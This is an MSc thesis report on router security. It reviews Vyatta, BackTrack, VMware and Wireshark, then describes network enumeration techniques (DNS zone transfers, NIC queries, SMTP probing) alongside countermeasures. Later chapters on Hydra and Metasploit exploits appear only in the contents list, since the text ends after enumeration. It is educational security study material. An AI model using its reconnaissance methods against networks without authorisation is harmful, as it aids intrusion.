

THE OXFORD COLLEGE OF SCIENCE

(Affiliated to Bangalore University)

BANGALORE – 560102



DEPT. OF COMPUTER SCIENCE AND APPLICATIONS

2011-2013

THESIS REPORT

ON

“ SECURITY ISSUES IN ROUTER ”

*(SUBMITTED FOR FULFILLMENT OF THE REQUIREMENTS FOR THE DEGREE OF
MASTER OF SCIENCE IN COMPUTER SCIENCE, DEPARTMENT OF COMPUTER
SCIENCE & APPLICATION)*

Under the Guidance of

Dr.M.Jayapragash (professor)

Department of Computer Science and Applications

The oxford college of science

Submitted By

ASHOK KOUJALAGI

Reg. No- 11RNSCS005

CONTENTS

Chapters	Page Number
1. ABSTRACT	1
2. INTRODUCTION	2-3
3. REVIEW OF LITERATURE	4-13
3.1 Vyatta	4
3.1.1 System and services	4
3.1.2 Interfaces	4
3.1.3 Routing	5
3.1.4 Security	5
3.1.5 User Interface Options	6
3.2 Backtrack	7
3.3 VMware	9
3.3.1 Hardware Support	10
3.3.2 VMware Tools	10
3.4 WireShark	11
3.4.1 Functionality	12
3.4.2 History	12
3.4.3 Components	12
3.4.4 Security	13
4. HARDWARE AND SOFTWARE REQUIREMENT	14
4.1 Hardware Requirement	14
4.2 Software Requirement	14
5. SERVICE ENUMERATION_FINGER PRINTING AND DEFAULT ACCOUNT	15-18
5.1 Service Enumeration	15
5.2 Enumeration Technique Recap	15
5.2.1 Web and newsgroup searches	15
5.2.2 NIC Querying	16
5.2.3 DNS Querying	16
5.2.4 SMTP Probing	16
5.3 Enumeration Countermeasures	16

5.4 Finger Printing	17
6. BRUTEFORCING AND DICTIONARY ATTACKS WITH HYDRA	19 -21
6.1 Cryptanalysis Attacks-Attempt to try very possible string	19
6.2 Dictionary Attacks	20
6.3 Hybrid Attacks-Both Cryptanalysis and Dictionary Attacks	21
7. SNMP ATTACKS SNMPCHECK & SNMPENUM	22-25
7.1 SNMP Overview	22
7.1.1 SNMP Communication	23
7.2 Where does SNMP pitch in?	24
7.3 SNMP Vulnerability	24
7.3.1 Listing of SNMP Vulnerabilities	24
7.4 Impact	25
7.5 Solution	25
8. DICTINIORY ATTACK USING METASPLOIT ON SNMP	27-51
8.1 Why Metasploit	27
8.2 History	27-28
8.3 Metasploit Basics	28
8.4 Terminology	28
8.4.1 Exploit	28
8.4.2 Payload	28
8.4.3 ShellCode	29
8.4.5 Module	29
8.4.6. Listener	29
8.5Metasploit Interfaces	29
8.5.1 MSFconsole	29
8.5.2 MSFcli	30
8.5.3 Armitage	30-31
8.6 Metasploit Utilities	31
8.6.1 MSFpayload	31
8.6.2MSFencode	31
8.6.3Nasm Shell	31
8.7 Metasploit Auxilary Module	32-34
8.7.1 Auxiliary Modules in Use	34-36
8.7.2 Anatomy of an Auxiliary Module	36-39

8.8	Porting Exploit to the Metasploit Framework	39
8.8.1	EIP and ESP Registers	39
8.8.2	The JMP Instruction Set	39
8.8.3	NOPs and NOP Slides	40
8.8.4	Porting a Buffer Overflow	40-41
8.8.5	Stripping the Existing Exploit	41-42
8.8.6	Configuring the Exploit Definition	42
8.8.7	Testing Our Base Exploit	42-43
8.8.8	Implementing Features of the Framework	43-44
8.8.9	Adding Randomization	44
8.8.10	Removing The NOP Slide	44
8.8.11	Removing the Dummy Shell code	45
8.8.12	Completed Module	45-46
8.8.13	SEH Overwrite Exploit	46-51
9.	THE SCREENS	52
9.1	Configuring The Virtual Router	52
9.2	Showing Interfaces	53
9.3	Set Services	54
9.4	Ping The Router Using Backtrack Machine	55
9.5	Service Fingerprinting	56
9.6	OS guessing scan	57
9.7	Trying with default Username and Password	58
9.8	Running Show configuration command	59
9.9	Bruteforcing And Dictionary Attacks With Hydra	60
9.10	Snmp Attacks Using Snmpcheck	61
9.11	Connecting The Router Using SnmpCheck	62
9.12	Looking for important file in Snmpenum	63
9.13	Cisco.txt Details	64
9.14	Windows.txt Details	65
9.15	Linux.txt Details	66
9.16	Running Snmpenum Program	67

9.17 Dictionary Attack Using Metasploit On Snmp	68
9.18 Search Snmp	69
9.19 Verifying the Listener port.	70
9.20 Showing Options	71
9.21 Exploit Router	72
9.22 Snmp Traffic Capture	73
9.23 Snmp Community Scanner	74
10 CONCLUSION	75
11 BIBLIOGRAPHY	76

Acknowledgement

The satisfaction that I feel at the successful completion of the thesis titled “SECURITY ISSUES IN ROUTER” by the valuable guidance and encouragement given to me.

I heartily thank my thesis guide Dr. M. Jayapragash, who has given ideas and guidance to make the thesis a highly successful and knowledge base experience

I, express my sincere thanks to Mrs. Jinesh V N, our honorable co-ordinator, for all the support and he has given us during the thesis.

I express my gratitude to Dr. Sabastian Nixon, Head of the Deapartment of Computer Science, for encouragement given to me during the thesis.

I would like to express my gratitutde to Dr. vedamuthy, Principal and professor of the Oxford College of Science, for providing an environment to work.

It is a great pleasure to express my gratitude and respect to all those who inspired and helped in completing the thesis.

List Of Acronyms:-

API- Application Programming Interface

ARP-Address resolution Protocol

BeEF- Browser Exploitation Framework

BGP- Border Gateway Protocol

CDP- Cisco Discovery Protocol

CLI- Command Line Interface

CMD-Command Prompt

DHCP- *Dynamic Host Configuration Protocol*

DNS- Domain Name System

DSL- Digital *Subscriber Line*

FTP- File Transfer Protocol

GRE- [Generic Routing Encapsulation](#)

GUI- Graphical User Interface

HDLC- High-level Data Link Control

HTTP-Hyper text transfer protocol

IETF- Internet Engineering Task Force

LLDP- *Link Layer Discovery Protocol*

LAN- *Local Area Network*

LSA-Local Security authority

NAT- Network Address Translation

NIC- Network Interface card.

NVT-Network Virtual Terminal

PING- Packet Interned Gopher

SAMR-Security account Management

SNMP-Simple Network Management protocol

SRVSVC-Server Service

SSH- Secure Shell

SVCCTL-Service control

VRRP- Virtual Router Redundancy Protocol

VMs-virtual machines

WSMS- Web Service Monitoring System

1. ABSTRACT

Hacking is becoming rampant on the Router. Huge number of attacks have recorded over Router. Router security is a critical element in any security deployment. Routers are definite targets for network attackers. If an attacker can compromise and access a router, it can be a potential aid to them. Routers fulfill the following roles: Advertise networks and filter who can use them. Provide access to network segments and sub networks. Routers are Targets Because routers provide gateways to other networks, they are obvious targets, and are subject to a variety of attacks.

Compromising the access control can expose network configuration details, thereby facilitating attacks against other network components.

Compromising the route tables can reduce performance, deny network communication services, and expose sensitive data.

Misconfiguring a router traffic filter can expose internal network components to scans and attacks, making it easier for attackers to avoid detection.

In his Thesis we will discuss the security problem on the Router by attacking the Router.

2.INTRODUCTION

A router is a device that forwards data packets between computer networks, creating an overlay internetwork. A router is connected to two or more data lines from different networks. When a data packet comes in on one of the lines, the router reads the address information in the packet to determine its ultimate destination. Then, using information in its routing table or routing policy, it directs the packet to the next network on its journey. Routers perform the "traffic directing" functions on the Internet. A data packet is typically forwarded from one router to another through the networks that constitute the internetwork until it gets to its destination node. The most familiar type of routers are home and small office routers that simply pass data, such as web pages and email, between the home computers and the owner's cable or DSL modem, which connects to the Internet through an ISP. More sophisticated routers, such as enterprise routers, connect large business or ISP networks up to the powerful core routers that forward data at high speed along the optical fiber lines of the Internet backbone.

When multiple routers are used in interconnected networks, the routers exchange information about destination addresses, using a dynamic routing protocol. Each router builds up a table listing the preferred routes between any two systems on the interconnected networks. A router has interfaces for different physical types of network connections, (such as copper cables, fiber optic, or wireless transmission). It also contains firmware for different networking protocol standards. Each network interface uses this specialized computer software to enable data packets to be forwarded from one protocol transmission system to another. Routers may also be used to connect two or more logical groups of computer devices known as subnets, each with a different sub-network address. The subnets addresses recorded in the router do not necessarily map directly to the physical interface connections

A router has two stages of operation called planes

Control plane: A router records a routing table listing what route should be used to forward a data packet, and through which physical interface connection. It does this using internal pre-configured addresses, called static routes.

Forwarding plane: The router forwards data packets between incoming and outgoing interface connections. It routes it to the correct network type using information that the packet header contains. It uses data recorded in the routing table control plane.

For pure Internet Protocol forwarding function, a router is designed to minimize the state information associated with individual packets. The main purpose of a router is to

connect multiple networks and forward packets destined either for its own networks or other networks. A router is considered a Layer 3 device because its primary forwarding decision is based on the information in the Layer 3 IP packet, specifically the destination IP address. This process is known as routing. When each router receives a packet, it searches its routing table to find the best match between the destination IP address of the packet and one of the network addresses in the routing table. Once a match is found, the packet is encapsulated in the Layer 2 data link frame for that outgoing interface. A router does not look into the actual data contents that the packet carries, but only at the layer 3 addresses to make a forwarding decision, plus optionally other information in the header for hints on, for example, QoS. Once a packet is forwarded, the router does not retain any historical information about the packet, but the forwarding action can be collected into the statistical data, if so configured.

A router has a lot more capabilities than other network devices such as a hub or a switch that are only able to perform basic network functions. For example, a hub is often used to transfer data between computers or network devices, but does not analyze or do anything with the data it is transferring. Routers however can analyze the data being sent over a network, change how it is packaged and send it to another network or over a different network. For example, routers are commonly used in home networks to share a single Internet connection with multiple computers.

3 Review of Literature

3.1 VYATTA:-

Vyatta is an open source routing software which is developed by the Vyatta company created in 2005. Vyatta uses a routing engine called XORP (for eXtensible Open Router Platform) created in 2002 and founded at the beginning by Intel and the National Science Foundation, then by Microsoft and Vyatta. The interesting idea with Vyatta comes from their packaged software including XORP and a Debian-derived Linux distribution. You can use Vyatta as a LiveCD and save the config on a floppy disk or install it on your hard drive for better performances. Vyatta is extremely easy to get started because the "routing engine" and the OS are now merged in a unique package.

In January 2008, Vyatta introduced the testing release "Glendale Alpha 1". This release not longer uses the XORP shell for the Vyatta CLI but a redesigned shell called FusionCLI based on the Bash command shell. FusionCLI looks like the XORP shell but is annouced by Vyatta to be more powerful and will ease feature development.

Vyatta can be used on any computer with an x.86 architecture, in other words a computer with a Intel or Intel-like processor such as a AMD processor and of course, at least one network interface. Even it's only facultative, it's better to have a floppy disk drive or a hard drive to save the configurations. The CLI (Command Line Interface) Vyatta routing platform is called xorpsh for xorp shell. This interface looks like the Juniper OS interface but is very different to the famous Cisco IOS CLI. A web interface is available for those who you don't like the command line interface. The telnet and ssh (secure shell) protocols can be used to access Vyatta too.

3.1.1 SYSTEM AND SERVICES

- Basic System
- Remote Management (SSH, Telnet, Web GUI Access, and SNMP)
- Connection Management (Connection tracking and flow accounting)
- Services (DHCP, DHCPv6, DNS, Web caching, and LLDP)
- Bridging
- NAT

3.1.2 INTERFACES

- LAN Interfaces (Ethernet interfaces, pseudo-Ethernet interfaces, the loopback interface, VLAN interfaces, bridge interfaces and bridge groups, Ethernet link bonding, Wireless, and Input interfaces)

- WAN Interfaces (Basic serial interface configuration, T1, T3, E1, E3, synchronous serial, serial loopback tests, BERTs, DSL interfaces, and wireless modem interfaces)
- Encapsulations (Cisco HDLC, Frame Relay, Classical IPOA, and RFC 2684 bridged Ethernet)
- PPP-Based Encapsulations (PPP, PPPoE, PPPoA, and multilink PPP)
- Tunnels (GRE, IP-in-IP, and SIT tunnels)

3.1.3 ROUTING

- Basic Routing
- RIP
- RIPng
- OSPF
- BGP
- Routing Policies

3.1.4 SECURITY

- Firewall (IPv4 firewall, IPv6 firewall, and zone-based firewall)
- Security (Web filtering)
- VPN (IPsec site-to-site VPN, IPsec and PPTP remote access VPN, and OpenVPN)

The standardized protocols used by Vyatta let it interact successfully with the products of other manufacturers such as the American telecomm giants Cisco,

Nortel and Juniper or any other devices respecting the network standards defined in RFCs (Request for comment) made by the international IETF (Internet Engineering Task Force) group.

The advantages of Vyatta are particularly interesting:

- The software is free.
- It just requires an x.86 architecture as hardware.

- Due to its open source concept, the security is improved because it can be audited by external companies and in case of security problems, everyone can work to solve it.

The Vyatta router stays less powerful compared to the commercial products but this is mainly due to the fact that Vyatta is nearly always used as a software based solution and not a hardware-based solution like its rivals. A "partial" hardware-based solution is available for Vyatta with a Dell appliance where Vyatta is preinstalled on the hard drive.

The Vyatta router does not own natively the functionality richness of a Cisco router and the power of its platform but there is no miracle as Vyatta does not have under the hand the hundred of million dollars spent by the Californian Company every year. Fortunately, this is not a problem because only a few functionalities already supported by Vyatta are really used to run a router. It's good to stress that you can install packages to add new functionalities such as for example the CDP (Cisco Discovery Protocol) support. This is right that the Vyatta router is still young and is lacking some important functionality such as VPN but the development team is working on it and will surely solve this as soon as possible.

Since Vyatta VC 2.2, a lot of major bugs have been solved. Vyatta can now compete with the Cisco 1xxx and 2xxx routers series such as the 1800, 2600 or 2800 routers series. Vyatta can be used in small to medium business environments with confidence, but before implementing Vyatta in your production network we strongly recommend you to test it in a labo to see if it matches what you need. We do not recommend to use BGP for the moment (VC 3.0) because of a OSPF to BGP.

3.1.5 User Interface Options

There are two ways you can interface with the Vyatta system: a command-line interface (CLI) and a web-based graphical user interface (GUI).

- The CLI is similar to those found on closed-source routers you may be familiar with.
- The web GUI provides an easy-to-use alternative for those who prefer a GUI to a CLI.




Fig:- The web GUI screen is divided into four areas: Header, Navigation, Command Buttons, and Input/Output.

3.2 BACKTRACK:-

BackTrack is a distribution based on the Debian GNU/Linux distribution aimed at digital forensics and penetration testing use. BackTrack provides users with easy access to a comprehensive and large collection of security-related tools ranging from port scanners to password crackers. Support for Live CD and Live USB functionality allows users to boot BackTrack directly from portable media without requiring installation, though permanent installation to hard disk is also an option.

BackTrack includes many well known security tools including:

- Metasploit integration
- RFMON Injection capable wireless drivers
- Aircrack-NG
- Gerix Wifi Cracker
- Kismet
- Nmap
- Ophcrack
- Ettercap
- Wireshark (formerly known as Ethereal)
- BeEF (Browser Exploitation Framework)

- Hydra
- OWASP Mantra Security Framework collection of hacking tools, add-ons and scripts based on Firefox
- Cisco OCS Mass Scanner A very reliable and fast scanner for Cisco routers with telnet/enable default password.
- A large collection of exploits as well as more commonplace software such as browsers.

BackTrack arranges tools into 12 categories:

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress testing
- Forensics
- Reporting Tools
- Services
- Miscellaneous



3.3 VMware:-

VMware Workstation is a virtual machine software suite for x86 and x86-64 computers from VMware, a division of EMC Corporation, which allows users to set up multiple x86 and x86-64 virtual machines (VMs) and use one or more of these virtual machines simultaneously with the hosting operating system. Each virtual machine can execute its own guest operating system, including Windows, Linux, BSD variants, and others. In simple terms, VMware Workstation allows one physical machine to run multiple operating systems simultaneously, whereas other VMware products help manage or migrate VMware virtual machines across multiple physical host machines. Workstation is sold and developed by VMware; VMware Player is a similar program with fewer features supplied free of charge.

VMware software provides a completely virtualized set of hardware to the guest operating system. VMware software virtualizes the hardware for a video adapter, a network adapter, and hard disk adapters. The host provides pass-through drivers for guest USB, serial, and parallel devices. In this way, VMware virtual machines become highly portable between computers, because every host looks nearly identical to the guest. In practice, a system administrator can pause operations on a virtual machine guest, move or copy that guest to another physical computer, and there resume execution exactly at the point of suspension. Alternatively, for enterprise servers, a feature called vMotion allows the migration of operational guest virtual machines between similar but separate hardware hosts sharing the same storage separate storage can be used, too). Each of these transitions is completely transparent to any users on the virtual machine at the time it is being migrated

VMware Workstation supports bridging to existing host network adapters, CD-ROM devices, hard disk drives, and USB devices (including USB Isochronous devices such as webcams, microphones etc.), and provides the ability to simulate some hardware. For example, it can mount an ISO file as a CD-ROM, and vmdk files as hard disks, and can configure its network adapter driver to use network address translation (NAT) through the host machine rather than bridging through it (which would require an IP address for each guest machine on the host network).

Multiple successive snapshots of an operating system running under VMware Workstation can be taken and the virtual machine can be restarted in the state it was in when any snapshot was saved.

VMware Workstation includes the ability to designate multiple virtual machines as a team which administrators can then power on and off, suspend, and resume as a single object, making it particularly useful for testing client-server environments.

3.3.1 Hardware support

- Workstation 8 is the first version that requires a x86-64-compatible CPU.
- VMware virtual machines do not directly support FireWire.
- VMware Workstation version 5.5 provided only experimental support for 3D hardware acceleration, via Microsoft's Direct3D 8 API. A video has appeared on YouTube that demonstrates several 3D-accelerated games running under VMware Fusion and Mac OS X. The release notes for Fusion beta 2 include a list of 3D-accelerated computer games that can run within Windows XP-based virtual machines. In version 6.5, Direct3D 9.0 API support (only up to Shader Model 2.0) is provided on Windows 2000 and Windows XP guests (although not Windows 9x) and on any host OS. Version 7 has support for Shader Model 3.0 and OpenGL 2.1 graphics. It can run Crysis at 14-18 frame/s at low settings. Windows Display Driver Model support (version 1.0) was introduced in version 7.0, allowing Windows Aero to run in virtualized Windows Vista and later Windows guests, but OpenGL is regressed to 1.4
- 64-bit guest operating systems require a 64-bit processor and a BIOS compatible with x86 virtualization. Intel processors require Intel VT hardware virtualization technology as Intel 64-bit processors without hardware virtualization technology do not have segmentation support in long mode. Only AMD64 processors of revision D or later can run 64-bit guests.

3.3.2 VMware Tools

VMware Tools is a package with drivers and other software that can be installed in guest operating systems to increase their performance. It has several components, including the following:

Drivers for the emulated hardware:

- VESA-compliant graphics for the guest machine to access high screen resolutions
- Network drivers for the vmxnet2 and vmxnet3 NIC
- Ensoniq AudioPCI audio
- Mouse integration Drag-and-drop file support
- Clipboard sharing between host and guest
- Time synchronization capabilities (guest syncs with host machine's clock)
- Support for Unity, a feature that allows seamless integration of applications with the host desktop




Fig:- VMware Workstation booting a virtual machine

3.4 WireShark:-

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communication protocol development, and education. Originally named Ethereal, in May 2006 the project was renamed Wireshark due to trademark issues.

Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the

other programs distributed with it such as TShark, are free software, released under the terms of the GNU General Public License.

3.4.1 Functionality

Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options. Wireshark allows the user to put network interface controllers that support promiscuous mode into that mode, in order to see all traffic visible on that interface, not just traffic addressed to one of the interface's configured addresses and broadcast/multicast traffic. However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all of the traffic traveling through the switch will necessarily be sent to the port on which the capture is being done, so capturing in promiscuous mode will not necessarily be sufficient to see all traffic on the network. Port mirroring or various network taps extend capture to any point on net; simple passive taps are extremely resistant to malware tampering.

3.4.2 History

In the late 1990s, Gerald Combs, a computer science graduate of the University of Missouri-Kansas City, was working for a small Internet service provider. The commercial protocol analysis products at the time were priced around \$1500 and did not run on the company's primary platforms (Solaris and Linux), so Gerald began writing Ethereal and released the first version around 1998. The Ethereal trademark is owned by Network Integration Services.

In May 2006, Combs accepted a job with CACE Technologies. Combs still held copyright on most of Ethereal's source code (and the rest was re-distributable under the GNU GPL), so he used the contents of the Ethereal Subversion repository as the basis for the Wireshark repository. However, he did not own the Ethereal trademark, so he changed the name to Wireshark. In 2010 Riverbed Technology purchased CACE¹ and took over as the primary sponsor of Wireshark. Ethereal development has ceased, and an Ethereal security advisory recommended switching to Wireshark.

3.4.3 Components

The Wireshark interface has five major components:

- The **command menus** are standard pulldown menus located at the top of the window. Of interest to us now are the File and Capture menus. The File menu allows you to save captured packet data or open a file containing previously captured packet data, and exit the Wireshark application. The Capture menu allows you to begin packet capture.
- The **packet-listing window** displays a one-line summary for each packet captured, including the packet number (assigned by Wireshark; this is *not* a packet number contained in any protocol's header), the time at which the packet was captured, the packet's source and destination addresses, the protocol type, and protocol-specific information contained in the packet. The packet listing can

be sorted according to any of these categories by clicking on a column name. The protocol type field lists the highest level protocol that sent or received this packet, i.e., the protocol that is the source or ultimate sink for this packet.

- The **packet-header details window** provides details about the packet selected (highlighted) in the packet listing window. (To select a packet in the packet listing window, place the cursor over the packet's one-line summary in the packet listing window and click with the left mouse button.). These details include information about the Ethernet frame (assuming the packet was sent/received over an Ethernet interface) and IP datagram that contains this packet. The amount of Ethernet and IP-layer detail displayed can be expanded or minimized by clicking on the plus-or-minus boxes to the left of the Ethernet frame or IP datagram line in the packet details window. If the packet has been carried over TCP or UDP, TCP or UDP details will also be displayed, which can similarly be expanded or minimized. Finally, details about the highest level protocol that sent or received this packet are also provided.
- The **packet-contents window** displays the entire contents of the captured frame, in both ASCII and hexadecimal format.
- Towards the top of the Wireshark graphical user interface, is the **packet display filter field**, into which a protocol name or other information can be entered in order to *filter* the information displayed in the packet-listing window (and hence the packet-header and packet-contents windows). In the example below, we'll use the packet-display filter field to have Wireshark hide (not display) packets except those that correspond to HTTP messages.

3.4.4 Security

Capturing raw network traffic from an interface requires elevated privileges on some platforms. For this reason, older versions of Ethereal/Wireshark and tethereal/TShark often ran with superuser privileges. Taking into account the huge number of protocol dissectors that are called when traffic is captured, this can pose a serious security risk given the possibility of a bug in a dissector. Due to the rather large number of vulnerabilities in the past (of which many have allowed remote code execution) and developers' doubts for better future development, OpenBSD removed Ethereal from its ports tree prior to OpenBSD 3.6.

Elevated privileges are not needed for all of the operations. For example, an alternative is to run tcpdump, or the dumpcap utility that comes with Wireshark, with superuser privileges to capture packets into a file, and later analyze the packets by running Wireshark with restricted privileges. To make near real time analysis, each captured file may be merged by mergecap into growing file processed by Wireshark. On wireless networks, it is possible to use the Aircrack wireless security tools to capture IEEE 802.11 frames and read the resulting dump files with Wireshark.

As of Wireshark 0.99.7, Wireshark and TShark run dumpcap to do traffic capture. On platforms where special privileges are needed to capture traffic, only dumpcap needs to

be set up to run with those special privileges: neither Wireshark nor TShark need to run with special privileges, and neither of them should be run with special privileges.

4. HARDWARE & SOFTWARE REQUIREMENT

4.1 Hardware Requirements

CONTENT TYPE	CONTENT TYPE
Computer processor	Pentium 1 V
Clock speed	2.6 GHZ
Hard Disk	20 GB
RAM	1 GB

4.2 Software Requirement

- VYATTA
- VMware
- Backtrack Instance
- Wire shark

5 Service Enumeration Fingerprinting And Default Accounts

5.1 Service Enumeration

Enumeration involves gathering information about the services that are run on the system and those of individual targets. This stage reveals services and protocols, which are exploitable. Network enumerating is a computing activity in which user names, and info on groups, shares and services of networked computers are retrieved. It should not be confused with Network mapping which only retrieves information about which servers are connected to a specific network and what operating system is run on them.

A Network enumerator or network scanner is a computer program used to retrieve user names, and info on groups, shares and services of networked computers. This type of program scans networks for vulnerabilities in the security of that network. If there is a vulnerability with the security of the network, it will send a report back to a hacker who may use this info to exploit that network glitch to gain entry to the network or for other malicious activities. Ethical hackers often also use the information to remove the glitches and strengthen their network.

Malicious (or "black-hat") hackers can, on entry of the network, get to security sensitive information or corrupt the network making it useless. If this network belonged to a company which used this network on a regular basis, the company would lose the function to send information internally to other departments.

Network enumerators are often used by script kiddies for ease of use, as well as by more experienced hackers in cooperation with other programs/manual lookups. Also, whois queries, zone transfers, ping sweeps and trace route can be performed

Network mapping often attempts to determine the servers and operating systems run on networks. It is not to be confused with the remote discovery of which characteristics a computer may possess

5.2 Enumeration Technique Recap

It is an interesting and entirely legal exercise to enumerate the CIA and other organizations' networks from the Internet by querying public records. As a recap, here is a list of public Internet-based querying techniques and their application:

5.2.1 Web and newsgroup searches

Using Google to perform searches against established domain names and target networks to identify personnel, hostnames, domain names, and useful data residing on publicly accessible web servers.

5.2.2 NIC querying

Querying NIC databases such as ARIN, APNIC, and RIPE to retrieve network block, routing, and contact details related to the target networks and domain names. NIC querying gives useful information relating to the sizes of reserved network blocks (useful later when performing intrusive network scanning).

5.2.3 DNS querying

Querying publicly accessible DNS servers to enumerate hostnames and subdomains. Misconfigured DNS servers can also be abused to download DNS zone files that categorically list subdomains, hostnames, operating platforms of devices and internal network information in severe cases.

5.2.4 SMTP probing

Sending email to nonexistent accounts at target domains to map internal network space by analyzing the responses from the SMTP system.

5.3 Enumeration Countermeasures

Use the following checklist of countermeasures to effectively reconfigure your Internet-facing systems not to give away potentially sensitive information:

- Configure web servers to prevent indexing of directories that don't contain index.html or similar index files (default.asp under IIS, for example). Also ensure that sensitive documents and files aren't kept on publicly accessible hosts, such as HTTP or FTP servers.
- Always use a generic, centralized network administration contact detail (such as an IT help desk) in Network Information Center databases, to prevent potential social engineering and war dialing attacks against IT departments from being effective.
- Configure all name servers to disallow DNS zone transfers to untrusted hosts.
- Ensure that nonpublic hostnames aren't referenced to IP addresses within the DNS zone files of publicly accessible DNS servers, to prevent reverse DNS sweeping from being effective. This practice is known as split horizon DNS, using separate DNS zones internally and externally.
